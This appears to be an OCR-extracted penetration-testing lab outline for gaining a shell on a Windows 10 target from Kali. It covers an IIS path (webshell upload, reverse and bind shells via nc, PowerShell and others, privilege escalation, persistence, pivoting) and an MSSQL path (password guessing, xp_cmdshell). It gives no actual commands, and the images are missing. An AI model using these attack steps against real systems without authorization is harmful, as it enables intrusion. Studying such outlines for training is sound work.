
# Introduction

An attacker(kali)

A target(windows10)

First, I'll explain the scenario for this exercise.
An attacker using Kali and a target using Windows 10 are connected on the same network.
The goal of this exercise is to get a shell from this state.

# Pattern 1:Exploit IIS




OSINT and NWScan can obtain the target's domain ,IP addresses and ports.Vulnerability scanner to identify vulnerabilities in web pages.

Creating a webshell using
-PHP
-aspx
And Create a Reverse(bind) shell code
-PowerShell
-PHP
-Python
-openssl
-nc


Upload the Webshell file using web,FTP

Creating a reverse shell and a bind shell session using an uploaded WebShell.


Privilege Escalation by exploiting insecure service configration, weakpassword, etc...

Get a shell, following persistence and pivoting.

# Patten1:Exploit IIS




# Pattern 2:Exploit mssql





| Reconnaissance | Weaponization | Initial Access | Delivery | Exploitation | Privilege Escalation | Get a shell |
|---|---|---|---|---|---|---|
| OSINT and NWScan can obtain the target's domain ,IP addresses and ports. | Customizing the Password List Create reverse (bind) shell command by using xp_cmdshell | Conducted a password-guessing attack against MSSQL to get user credentials | Execute commands remotely using standard commands such as sqlcmd or Nmap NSE scripts | Creating a reverse shell and a bind shell session using a xp_cmdshell | Privilege Escalation by exploiting insecure service configration, weakpassword,etc... | Get a shell, following persistence and pivoting. |

# Patten2:Exploit mssql

